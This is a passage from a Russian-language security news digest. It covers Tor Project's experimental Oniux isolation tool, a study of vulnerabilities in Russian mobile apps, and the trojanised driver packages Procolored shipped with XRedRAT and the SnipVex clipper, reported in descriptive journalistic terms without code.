
Кроме того, инструмент использует mount namespaces для внедрения собственного /etc/resolv.conf для безопасной работы с Tor DNS, а также user/PID namespaces для безопасной настройки среды с минимальными привилегиями. Это позволяет обеспечить защиту от утечек и изоляцию Tor в ядре для любого приложения Linux.

Разработчики объясняют, что в отличие от Oniux Torsocks работает за счет использования LD_PRELOAD и перехвата вызовов сетевых функций в динамически связанных Linux-приложениях и перенаправляет их через SOCKS-прокси Tor.

Проблема такого подхода заключается в том, что необработанные системные вызовы не перехватываются Torsocks, а вредоносные программы могут не использовать функции libc, что может привести к утечкам.

Более того, Torsocks вообще не работает со статическими бинарниками и не обеспечивает настоящей изоляции, поскольку приложения все равно обращаются к реальным сетевым интерфейсам хоста.

В блоге разработчики опубликовали сравнительную таблицу, в которой указаны различия между этими решениями.



oniux	torsocks
Standalone application	Requires running Tor daemon
Uses Linux namespaces	Uses an ld.so preload hack
Works on all applications	Only works on applications making system calls through libc
Malicious application cannot leak	Malicious application can leak by making a system call through raw assembly
Linux only	Cross-platform
New and experimental	Battle-proven for over 15 years
Uses Arti as its engine	Uses CTor as its engine
Written in Rust	Written in C

Несмотря на очевидные преимущества Oniux, подчеркивается, что это экспериментальный проект, который пока не прошел всестороннее тестирование в разных условиях и сценариях. По этой причине инструмент может работать некорректно и не рекомендуется задействовать его в критически важных операциях.

Вместо этого разработчики призывают энтузиастов протестировать Oniux и сообщить о возникших проблемах, чтобы побыстрее подготовить инструмент к более широкому внедрению.


Tor Project уже опубликовал исходный код Oniux и рекомендует всем, кто захочет его протестировать, предварительно убедиться в том, что в их дистрибутиве установлен Rust.

88,6% МОБИЛЬНЫХ ПРИЛОЖЕНИЙ В РФ ИМЕЮТ УЯЗВИМОСТИ

Аналитики AppSec Solutions провели исследование безопасности мобильных приложений. В выборку вошли сервисы из топ-100 по скачиванию в тематических категориях.

Суммарно исследователи изучили **1675** мобильных приложений, от финтеха и онлайн-ретейла до здравоохранения, образования и корпоративных сервисов.

Выяснилось, что **88,6%** приложений содержат уязвимости уровня critical и high.




	Всего уязвимостей	Уровень critical	Уровень high	Уровень medium	Уровень low	Уровень info
2023	41493	22	2283	7928	20415	10745
2024	29952	83	8887	10460	4383	6139

Суммарно в 2024 году было выявлено **29 952** уязвимости, среди них **83** критически опасных и **8887** высокого уровня серьезности. Для сравнения: в 2023 году среди всех **41 493** уязвимостей было обнаружено всего **22** критических.

Лидерами по общему количеству выявленных проблем оказались приложения в категории **«ЗДОРОВЬЕ»**. Однако большинство этих проблем носят некритический характер.

На втором месте по уязвимостям — **«ПОЛЕЗНЫЕ ИНСТРУМЕНТЫ»**. Это самая разнообразная категория, куда входят прогнозы погоды, переводчики, приложения для создания нейроаватаров, музыкальные плееры и даже антивирусы.



Также отмечается, что более **30%** уязвимостей в приложениях для образования были уровня critical и high. Так, некоторые приложения позволяют хранить чувствительные данные, включая пароли или персональные данные пользователей, в публичном файле, до которого без труда могут добраться злоумышленники.

Продолжение статьи →

← Начало статьи

ВРЕДОНОСНЫЕ ДРАЙВЕРЫ PROCOLORED

Официальное ПО, которое поставлялось с принтерами Procolored, содержало троян удаленного доступа и малварь для кражи криптовалюты. Производитель распространял зараженный софт не менее полугода.

Китайская компания Procolored — поставщик решений для цифровой печати, выпускающий принтеры типа Direct-to-Film (DTF), UV DTF, UV и Direct-to-Garment (DTG). В частности, компания широко известна благодаря недорогим продуктам, предназначенным для печати на ткани.

Первым малварь в ПО Procolored заметил ютубер Кэмерон Ковард (Cameron Coward), известный под ником Serial Hobbyism. Его антивирус предупредил о наличии USB-червя Floxif при установке сопутствующего софта и драйверов для принтера Procolored V11 Pro.

По словам Коварда, он попытался связаться с компанией Procolored, однако производитель отрицал наличие малвари в своем ПО, заявляя, что антивирусы могут генерировать ложные срабатывания:

> *Если я пытаюсь загрузить файлы с их сайта или распаковать файлы с USB-накопителя (который поставлялся в комплекте), мой компьютер немедленно помещает их в карантин.*

Согласно анализу, проведенному исследователями из компании G Data, официальные пакеты ПО Procolored действительно распространяли малварь и это длилось не менее шести месяцев.

Эксперты обнаружили, что софт еще как минимум для шести моделей принтеров (F8, F13, F13 Pro, V6, V11 Pro и VF13 Pro), лежащий в файлообменнике Mega, содержит вредоносное ПО. Отмечается, что компания Procolored использует Mega для хранения своего программного обеспечения, а раздел поддержки на официальном сайте содержит прямые ссылки на файлообменник.

В общей сложности аналитики нашли 39 файлов, которые были заражены следующими вредоносами:

- **XRedRAT** — малварь, ранее изученная экспертами eSentire. Может использоваться для перехвата нажатий клавиш, создания снимков экрана, удаленного шелл-доступа и манипулирования файлами. Жестко закодированные адреса управляющих серверов соответствуют старым образцам;
- **SnipVex** — ранее неизвестный клиппер, который заражает файлы .exe, прикрепляется к ним и подменяет BTC-адреса в буфере обмена. Обнаружен в нескольких загруженных файлах. Предположительно этим вредоносом заражены системы разработчиков Procolored или машины для сборки.

Поскольку файлы последний раз обновлялись в октябре 2024 года, можно предположить, что малварь поставляется вместе с официальным софтом Procolored не менее полугода.

Отмечается, что на адрес, который SnipVex использует для получения краденой криптовалюты, поступило 9,308 BTC, то есть около миллиона долларов по текущему курсу.


Хотя после исходного предупреждения ютубера представители Procolored все отрицали, 8 мая 2025 года компания удалила зараженные программные пакеты и начала внутреннее расследование.

Когда специалисты G Data обратились к производителю за объяснениями, в Procolored признались, что могли загрузить файлы на Mega.nz с помощью USB-накопителя, который был заражен Floxif.

> *В качестве меры предосторожности с официального сайта Procolored было временно удалено все программное обеспечение, — сообщили в Procolored. — Мы проводим всестороннюю проверку каждого файла на наличие вредоносного ПО. Только после прохождения строгих проверок программное обеспечение будет опубликовано 